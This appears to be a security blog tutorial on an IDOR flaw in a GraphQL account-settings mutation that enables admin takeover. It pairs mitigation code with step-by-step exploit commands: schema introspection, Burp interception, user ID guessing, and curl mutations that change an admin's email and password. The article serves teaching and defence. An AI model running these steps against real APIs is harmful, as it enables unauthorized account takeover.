Listen to this Post
Introduction

GraphQL has become a popular choice for modern APIs due to its flexibility and efficiency. However, improper implementation can introduce critical vulnerabilities. In a recent real-world case, an attacker exploited an Insecure Direct Object Reference (IDOR) in a GraphQL mutation by simply changing a client‑controlled `UserId` parameter. This allowed them to update the admin’s email and password, leading to a complete account takeover. This article dissects the vulnerability, demonstrates how to reproduce it, and provides concrete steps to secure your GraphQL endpoints.
Learning Objectives
- Understand how IDOR vulnerabilities manifest in GraphQL APIs.
- Learn to identify and exploit client‑side parameter manipulation using common security tools.
- Implement robust server‑side validation and authorization checks to prevent account takeover.
You Should Know
1. Understanding the Vulnerability: IDOR in GraphQL
In the reported scenario, an organization’s application allowed invited users to change their own email or password. The request was sent as a POST to `/graphql` with a mutation containing parameters such as `UserId` and the new email/password. Because the `UserId` was taken directly from the client (e.g., from a hidden form field or local storage), an attacker could modify it to any value – including the admin’s user ID. The server failed to verify that the authenticated user actually owned that UserId, blindly updating the credentials for the target account. This is a classic IDOR flaw, made worse by GraphQL’s single endpoint and batching capabilities.
2. Reconnaissance and Identifying GraphQL Endpoints
Before exploiting, you need to locate the GraphQL endpoint and understand its schema.
– Passive recon: Check for common paths like /graphql, /graphiql, /v1/graphql, or look at JavaScript bundles for endpoint references.
– Active discovery: Use tools like `graphql-path-enum` or Burp Suite’s GraphQL scanner.
– Introspection query: If introspection is enabled, you can dump the entire schema. Run this query using `curl` or Burp:
curl -X POST https://target.com/graphql \
-H "Content-Type: application/json" \
-d '{"query":"query { __schema { types { name fields { name } } } }"}'
This reveals available mutations (like changeEmail) and their arguments (UserId, email).
3. Intercepting Requests with Burp Suite
To capture the request when a user changes their email:
1. Configure your browser to proxy traffic through Burp (e.g., 127.0.0.1:8080).
2. Log in as a normal user and navigate to the account settings.
3. In Burp, turn on Intercept and submit the change email form.
4. Look for a POST request to `/graphql` containing a JSON body like:
{
"query": "mutation($userId: ID!, $email: String!) { changeEmail(userId: $userId, email: $email) { success } }",
"variables": {
"userId": "123",
"email": "[email protected]"
}
}
5. Send this request to Repeater (right‑click → Send to Repeater).
4. Manipulating the UserId Parameter
In Burp Repeater, modify the `userId` variable to a different value. To find the admin’s ID, you might:
– Enumerate user IDs via other endpoints (e.g., /users, /profiles).
– Guess sequential IDs (e.g., 1, 100).
– If the application leaks IDs in responses (e.g., in comments or notifications), collect them.
For example, change `”userId”: “123”` to `”userId”: “1”` and forward the request. If the response indicates success ("success": true), you have likely updated the admin’s email. You can then use the password reset feature (if any) or directly attempt to log in with the new email and your known password.
5. Exploiting the Vulnerability – A Practical Demonstration
Using curl, the attack can be scripted. First, obtain a valid session cookie for a low‑privilege user:
 Log in as normal user and capture session cookie
curl -X POST https://target.com/login -d "user=attacker&pass=pass" -c cookies.txt

Now change the admin's email (assuming admin ID = 1)
curl -X POST https://target.com/graphql \
-b cookies.txt \
-H "Content-Type: application/json" \
-d '{"query":"mutation { changeEmail(userId: \"1\", email: \"[email protected]\") { success } }"}'
If the response is {"data":{"changeEmail":{"success":true}}}, the email has been changed. Next, trigger a password reset (or directly change the password if the same mutation exists for password). To change the password, you might need a similar mutation:
curl -X POST https://target.com/graphql \
-b cookies.txt \
-H "Content-Type: application/json" \
-d '{"query":"mutation { changePassword(userId: \"1\", password: \"NewP@ssw0rd\") { success } }"}'
Now you can log in as admin using `[email protected]` / NewP@ssw0rd.
6. Mitigation Strategies – Server‑Side Validation
The root cause is trusting client‑supplied identifiers. To fix:
– Never use client‑provided `UserId` for authorization. Instead, derive the user identity from the session (e.g., the authenticated user’s ID stored in the session).
– Modify the GraphQL resolver to ignore any `userId` argument and use the session’s user ID:
changeEmail: async (args, context) => {
const currentUserId = context.session.userId; // from session
// Update email for currentUserId only
await db.updateUser(currentUserId, { email: args.email });
}
– If you must accept a `userId` (e.g., for admins managing others), implement strict role‑based checks:
if (context.session.role !== 'admin' && args.userId !== context.session.userId) {
throw new Error('Unauthorized');
}
7. Additional Security Measures
- Input validation: Ensure all IDs are of expected type and format.
- Rate limiting: Prevent brute‑force enumeration of user IDs.
- Audit logging: Log all changes to sensitive fields, including the user who performed the action and the target user.
- Regular penetration testing: Simulate attacks like this to catch IDORs before production.
- Use of UUIDs: Replace sequential IDs with unpredictable UUIDs to make guessing harder, but note this is not a substitute for proper authorization.
What Undercode Say
- Key Takeaway 1: Client‑side parameters are always untrusted; enforce authorization based on server‑side session data.
- Key Takeaway 2: GraphQL’s flexibility can amplify IDOR risks if developers expose internal IDs and fail to validate ownership.
- Analysis: This vulnerability is common in applications that migrate from REST to GraphQL without rethinking authorization logic. Attackers love such oversights because they often lead to instant account takeover. The fix is simple: never trust the client. Implement robust context‑based checks and test thoroughly with tools like Burp or automated IDOR scanners. Remember, even a single missed check can compromise your entire system.
Prediction
As GraphQL adoption grows, we will see a surge in IDOR‑related breaches. Automated scanners will evolve to detect these flaws by fuzzing mutations with different user IDs, but manual testing will remain essential. Organizations that fail to shift left on security – integrating authorization testing into CI/CD pipelines – will face costly incidents. The trend toward “API‑first” development demands that security teams prioritize GraphQL‑specific training and tooling to stay ahead of attackers.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Sokol %C3%A7avdarbasha – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


